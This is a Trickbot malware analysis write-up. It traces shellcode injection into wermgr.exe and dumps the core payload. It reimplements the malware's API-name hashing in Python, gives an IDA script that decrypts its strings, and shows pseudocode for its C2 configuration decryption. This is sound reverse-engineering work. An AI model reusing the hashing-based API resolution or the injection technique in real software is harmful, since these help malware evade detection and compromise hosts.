
Perform decoding, I got the following strings:



Based on the above decoding information, I guess that this shellcode will continue to inject the payload into the **wermgr.exe**process. To verify, I debug this shellcode right after the **tempI.dll** does the decoding and calls to the shellcode. Set breakpoint at **CreateProcessInternalW** function and execute:




So, as you can see in the above figure, the shellcode injects the payload into the **wermgr.exe (64-bit)** process. Under the cover of the **wermgr.exe** system process, the malicious code will now make connections to many C2 addresses as the following picture below:




9. Dump Trickbot core payload 32-bit and extract C2 configuration

9.1. Dump payload 32-bit


According to the above shellcode analysis results, it can be seen that the final payload has been injected into the **wermgr.exe (64-bit)** process, so this payload is also 64-bit. However, **templ.dll** is a 32-bit Dll, so to make it easier to gain an understand of the payload's code as well as extract the C2 configuration, we will dump the core 32-bit payload of malware. I debug shellcode when it is called by **templ.dll**, set breakpoints at **VirtualAlloc**, **GetNativeSystemInfo** functions. Execute shellcode, break at **GetNativeSystemInfo** function:




Follow in Dump the address will receive information about **SystemInfo**, execute the function and return to malware code. Modify the return result of **wProcessorArchitecture**:



Continuing to execute and follow the address allocated by the **VirtualAlloc** function, shellcode will unpack the main payload into the allocated memory, but the "**MZ**" signature has been wiped.



Dump payload to disk and fix **MZ** signature. I have the core binary (32-bit) of Trickbot:



Payload has no information about Imports, so it will retrieve the addresses of APIs during runtime.

9.2. Analyze Trickbot core payload and extract C2s configuration


9.2.1. Dynamic APIs resolve

Similar to the Emotet, Qakbot, … Trickbot payload also finds the address of the API function(s) through searching the pre-computed hash based on the API function name. Information about the Dlls as well as the pre-computed hashes is stored in the global variable with the following structure:

These fields have the following meanings:

- **dll_str_idx**: is used to decode the name of the Dll that Trickbot will use. And then, get the base address of this Dll.
- **nHashValue**: number of hash is pre-computed, corresponding to the number of API functions to find.
- **pre-computed hash**: are the pre-computed hash values of the API function.
- **nOrdinalVal**: number of ordinal values, corresponding to functions that will be retrieved the address based on the calculated ordinal's information.
- **Orinal_value**: values are used to calculate the actual ordinal value of the API function that need to retrieve address.

Based on these fields, Trickbot will retrieving the addresses of the APIs as following:



The pseudocode of the function that calculates the hash based on the name of the API function:

```
unsigned int __cdecl f_tb_calc_hash(unsigned __int8 *inputStr, int strLen)
{
  unsigned int tmp; // edx
  int i; // esi
  int c; // edi
  unsigned int calced_hash; // ecx

  if ( strLen <= 0 )
  {
    calced_hash = 0;
  }
  else
  {
    tmp = 0;
    i = 0;
    // tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF
    do
    {
      c = *inputStr;
      ++i;
      ++inputStr;
      tmp = (~((0x401 * (tmp + c)) >> 6) & 0x9F9A1AFD | ((0x401 * (tmp + c)) >> 6) & 0x65E502) ^ (~(0x401 * (tmp + c)) & 0x9F9A1AFD | (0x401 * (tmp + c)) & 0x6065E502);
      --strLen;
    }
    while ( strLen );
    calced_hash = 9 * tmp;
  }
  // calced_hash = (0x8001 * (((calced_hash >> 0xB))  ^ (calced_hash))) & 0xFFFFFFFF
  return 0x8001 * ((~(calced_hash >> 0xB) & 0x6F477ACF | (calced_hash >> 0xB) & 0x188530) ^ (~calced_hash & 0x6F477ACF | calced_hash & 0x90B88530));
}
```


Based on the above pseudocode, I can rewrite the hash calculation code in Python as follows:

```
def calc_api_hash(api_name):
    tmp = 0
    calced_hash = 0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF

    calced_hash = (9 * tmp) & 0xFFFFFFFF
    calced_hash = (0x8001 * (((calced_hash >> 0xB))  ^ (calced_hash))) & 0xFFFFFFFF

    return calced_hash ^ 0x3576A091
```

```
g_hash_tbl2 dw 0D7h
            dw 2
            dd 7B26C3C6h
            dd 72461567h
            dw 3
```


```
>>> print hex(calc_api_hash("getaddrinfo"))
0x72461567L
>>>
```

All real addresses of APIs after being obtained will be stored at the address 0x00420000 as shown in the picture. Therefore, in order to get all the information about the APIs that Trickbot will use, I apply the method described in this article. The result after restore the API(s) functions as the figure below:



9.2.2. Decrypt strings

All the main strings that used by payload are encrypted and stored at the **.data** section as following:



The decode function receives the input parameter as the index value of the string, then decodes the string using the base64 algorithm with the custom character set:

To be able to decode these strings and add related annotations in IDA, I use IDA's Appcall feature and refer to the code here. The entire python code is as follows:

```python
import idc
import idaapi
import idautils

def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] decrypting encrypted string at {:08X}".format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address >= addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mnem(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print ("Decrypted string: %s" % buf.value.decode(enc).rstrip('\x00\x00'))
            idc.set_cmt(xref.frm, b"'{:s}'".format(buf.value.decode(enc).rstrip('\x00\x00')), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

# Initialization ---------------------------------------
FUNC_NAME = "f_tb_w_decode_string" #00401C30
FUNC_NAME2 = "f_tb_w_decode_string2" #00413830

PROTO = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME)
PROTO2 = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME2)

# Execution --------------------------------------------
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")
```

The results before and after the script execution will make the analysis easier:

xrefs to f_tb_w_decode_string

Direction	Typ	Address	Text
Up	p	sub_401880+4B	call f_tb_w_decode_string
Down	p	sub_402310+7D	call f_tb_w_decode_string
Down	p	sub_402720+53	call f_tb_w_decode_string
Down	p	sub_402910+2F	call f_tb_w_decode_string
Down	p	sub_402970+44	call f_tb_w_decode_string
Down	p	sub_402E90+1D	call f_tb_w_decode_string
Down	p	sub_402E90+48	call f_tb_w_decode_string
Down	p	sub_403A40+190	call f_tb_w_decode_string
Down	p	sub_403A40+FF0	call f_tb_w_decode_string
Down	p	sub_4051D0:loc_405353	call f_tb_w_decode_string
Down	p	sub_4051D0:loc_40537D	call f_tb_w_decode_string
Down	p	sub_4051D0+1E2	call f_tb_w_decode_string
Down	p	sub_4051D0+222	call f_tb_w_decode_string
Down	p	sub_405B80+10B	call f_tb_w_decode_string
Down	p	sub_4077E0+46	call f_tb_w_decode_string
Down	p	sub_4077E0+14A	call f_tb_w_decode_string
Down	p	sub_4077E0+C90	call f_tb_w_decode_string
Down	p	sub_4077E0+CBA	call f_tb_w_decode_string
Down	p	sub_408C70+21	call f_tb_w_decode_string
Down	p	sub_408D50+29	call f_tb_w_decode_string
Down	p	sub_408E50+107	call f_tb_w_decode_string
Down	p	sub_409C40+2E	call f_tb_w_decode_string
Down	p	sub_40A0E0+75	call f_tb_w_decode_string
Down	p	sub_40A490+57	call f_tb_w_decode_string
Down	p	sub_40AC30+65	call f_tb_w_decode_string
Down	p	sub_40B000+27	call f_tb_w_decode_string
Down	p	sub_40B100+61	call f_tb_w_decode_string
Down	p	sub_40B970+5C	call f_tb_w_decode_string
Down	p	sub_40BE60+4A	call f_tb_w_decode_string
Down	p	sub_40C4A0+55	call f_tb_w_decode_string
Down	p	sub_40C780+D7	call f_tb_w_decode_string
Down	p	sub_40CC70+30	call f_tb_w_decode_string
Down	p	sub_40CC70+C7	call f_tb_w_decode_string
Down	p	sub_40D280+40	call f_tb_w_decode_string
Down	p	sub_40D3E0+5D	call f_tb_w_decode_string

Before

xrefs to f_tb_w_decode_string

Direction	Typ	Address	Text
Up	p	sub_401880+4B	call f_tb_w_decode_string; 'Module is not valid'
Down	p	sub_402310+7D	call f_tb_w_decode_string; '%s%s'
Down	p	sub_402720+53	call f_tb_w_decode_string; '/%s/%s/10/%s/%s/%u/'
Down	p	sub_402910+2F	call f_tb_w_decode_string; 'user'
Down	p	sub_402970+44	call f_tb_w_decode_string; '.tmp'
Down	p	sub_402E90+1D	call f_tb_w_decode_string; 'E: 0x%x A: 0x%p'
Down	p	sub_402E90+48	call f_tb_w_decode_string; 'exc'
Down	p	sub_403A40+190	call f_tb_w_decode_string; 'SeDebugPrivilege'
Down	p	sub_403A40+FF0	call f_tb_w_decode_string; 'mutant'
Down	p	sub_4051D0:loc_405353	call f_tb_w_decode_string; 'Unknown'
Down	p	sub_4051D0:loc_40537D	call f_tb_w_decode_string; 'x86'
Down	p	sub_4051D0+1E2	call f_tb_w_decode_string; '%s %s SP%u'
Down	p	sub_4051D0+222	call f_tb_w_decode_string; '%s %s'
Down	p	sub_405B80+10B	call f_tb_w_decode_string; '/%s/%s/14/%s/%s/0/'
Down	p	sub_4077E0+46	call f_tb_w_decode_string; 'VERS'
Down	p	sub_4077E0+14A	call f_tb_w_decode_string; 'SINJ'
Down	p	sub_4077E0+C90	call f_tb_w_decode_string; 'ModuleQuery'
Down	p	sub_4077E0+CBA	call f_tb_w_decode_string; 'WantRelease'
Down	p	sub_408C70+21	call f_tb_w_decode_string; 'kernel32.dll'
Down	p	sub_408D50+29	call f_tb_w_decode_string; 'kps'
Down	p	sub_408E50+107	call f_tb_w_decode_string; '%s%s'
Down	p	sub_409C40+2E	call f_tb_w_decode_string; 'path'
Down	p	sub_40A0E0+75	call f_tb_w_decode_string; 'en-EN\'
Down	p	sub_40A490+57	call f_tb_w_decode_string; '/%s/%s/23/%u/'
Down	p	sub_40AC30+65	call f_tb_w_decode_string; 'tmp'
Down	p	sub_40B000+27	call f_tb_w_decode_string; 'pIT NULL'
Down	p	sub_40B100+61	call f_tb_w_decode_string; 'SeTcbPrivilege'
Down	p	sub_40B970+5C	call f_tb_w_decode_string; '\svchost.exe'
Down	p	sub_40BE60+4A	call f_tb_w_decode_string; 'settings.ini'
Down	p	sub_40C4A0+55	call f_tb_w_decode_string; '%s.%s.%s.%s'
Down	p	sub_40C780+D7	call f_tb_w_decode_string; 'reload%d'
Down	p	sub_40CC70+30	call f_tb_w_decode_string; 'Toolwiz Cleaner'
Down	p	sub_40CC70+C7	call f_tb_w_decode_string; 'SYSTEM'
Down	p	sub_40D280+40	call f_tb_w_decode_string; '/%s/%s/5/%s/'
Down	p	sub_40D3E0+5D	call f_tb_w_decode_string; ' '

After

xrefs to f_tb_w_decode_string2

Direction	Typ	Address	Text
Up	p	sub_408C70+30	call f_tb_w_decode_string2
Up	p	sub_40BE60+33E	call f_tb_w_decode_string2
Up	p	sub_40E3E0+1B	call f_tb_w_decode_string2
Up	p	sub_40E3E0+FF	call f_tb_w_decode_string2
Up	p	sub_40E3E0+1D1	call f_tb_w_decode_string2
Down	p	sub_413850+146	call f_tb_w_decode_string2
Down	p	sub_413850+1BE	call f_tb_w_decode_string2
Down	p	sub_413850+1FD	call f_tb_w_decode_string2
Down	p	sub_413850+23C	call f_tb_w_decode_string2
Down	p	sub_415030+28	call f_tb_w_decode_string2
Down	p	sub_416250+42C	call f_tb_w_decode_string2
Down	p	sub_416250+6CC	call f_tb_w_decode_string2
Down	p	sub_419320+33	call f_tb_w_decode_string2
Down	p	sub_419320+50	call f_tb_w_decode_string2
Down	p	sub_419320+64	call f_tb_w_decode_string2
Down	p	sub_419320+78	call f_tb_w_decode_string2
Down	p	sub_419530+AC	call f_tb_w_decode_string2
Down	p	sub_41B3D0+19	call f_tb_w_decode_string2
Down	p	sub_41B3D0+9E	call f_tb_w_decode_string2
Down	p	sub_41D990+177	call f_tb_w_decode_string2
Down	p	sub_41D990+193	call f_tb_w_decode_string2
Down	p	sub_41D990+1AC	call f_tb_w_decode_string2
Down	p	sub_41D990+1C2	call f_tb_w_decode_string2
Down	p	sub_41D990+1DB	call f_tb_w_decode_string2
Down	p	sub_41D990+1F1	call f_tb_w_decode_string2
Down	p	sub_41D990+20A	call f_tb_w_decode_string2
Down	p	sub_41D990+223	call f_tb_w_decode_string2

Before

xrefs to f_tb_w_decode_string2

Direction	Typ	Address	Text
Up	p	sub_408C70+30	call f_tb_w_decode_string2; 'LoadLibraryW'
Up	p	sub_40BE60+33E	call f_tb_w_decode_string2; ' %u %u %u %u'
Up	p	sub_40E3E0+1B	call f_tb_w_decode_string2; '------Boundary%08X'
Up	p	sub_40E3E0+FF	call f_tb_w_decode_string2; '--%s
Up	p	sub_40E3E0+1D1	call f_tb_w_decode_string2; '--%s--'
Down	p	sub_413850+146	call f_tb_w_decode_string2; 'start'
Down	p	sub_413850+1BE	call f_tb_w_decode_string2; 'control'
Down	p	sub_413850+1FD	call f_tb_w_decode_string2; 'freebuffer'
Down	p	sub_413850+23C	call f_tb_w_decode_string2; 'release'
Down	p	sub_415030+28	call f_tb_w_decode_string2; 'GetProcAddress'
Down	p	sub_416250+42C	call f_tb_w_decode_string2; '.reloc'
Down	p	sub_416250+6CC	call f_tb_w_decode_string2; '.reloc'
Down	p	sub_419320+33	call f_tb_w_decode_string2; 'WTSEnumerateSessionsA'
Down	p	sub_419320+50	call f_tb_w_decode_string2; 'WTSFreeMemory'
Down	p	sub_419320+64	call f_tb_w_decode_string2; 'WTSGetActiveConsoleSessionId'
Down	p	sub_419320+78	call f_tb_w_decode_string2; 'WTSQueryUserToken'
Down	p	sub_419530+AC	call f_tb_w_decode_string2; 'UrlEscapeW'
Down	p	sub_41B3D0+19	call f_tb_w_decode_string2; '<moduleconfig>*</moduleconfig>'
Down	p	sub_41B3D0+9E	call f_tb_w_decode_string2; '<moduleconfig>*</moduleconfig>'
Down	p	sub_41D990+177	call f_tb_w_decode_string2; 'WaitForSingleObject'
Down	p	sub_41D990+193	call f_tb_w_decode_string2; 'CloseHandle'
Down	p	sub_41D990+1AC	call f_tb_w_decode_string2; 'SignalObjectAndWait'
Down	p	sub_41D990+1C2	call f_tb_w_decode_string2; 'ExitProcess'
Down	p	sub_41D990+1DB	call f_tb_w_decode_string2; 'ResetEvent'
Down	p	sub_41D990+1F1	call f_tb_w_decode_string2; 'InitializeCriticalSection'
Down	p	sub_41D990+20A	call f_tb_w_decode_string2; 'LeaveCriticalSection'
Down	p	sub_41D990+223	call f_tb_w_decode_string2; 'EnterCriticalSection'

After

In addition, for easy tracking and comparison, we can also write a standalone decryption script to get the entire list of strings. Please see the **Appendix 1 – Complete list of decrypted strings** below.

9.3. Decrypt the configuration and extract the C2s list

9.3.1. Decrypt the configuration

Trickbot stores encrypted configuration information in the .text section, when executed it will get information about the size of the data and allocate memory accordingly. After that will perform data decryption by using a xor loop.

The data obtained after the above step will be decrypted again by using AES algorithm (MODE_CBC) to get the C2s list. Before decryption, Trickbot will generate the AES key and IV:

```
// get c2_config size and allocate buffer
data_size_0x420 = f_tb_decode_data(C2_CONFIG_DATA, 0);
c2_encode_data = f_tb_alloc_heap(data_size_0x420 + 0x100, 0);
// decode c2 config and store in the allocated buffer
f_tb_decode_data(C2_CONFIG_DATA, c2_encode_data);
```

```
if ( decode_data )
{
  p_c2_enc_data = g_c2_enc_data;
  p_xor_key_arr = g_xor_key_arr;
  do
  {
    xor_key_val = *p_xor_key_arr;
    ++p_xor_key_arr;
    v11 = *p_c2_enc_data ^ xor_key_val;
    ++p_c2_enc_data;
    *decode_data = v11;
    ++decode_data;
    if ( p_xor_key_arr >= &g_xor_key_arr[4] )
    {
      p_xor_key_arr = g_xor_key_arr;
    }
  }
  while ( p_c2_enc_data < sub_40B970 );
}
```

```
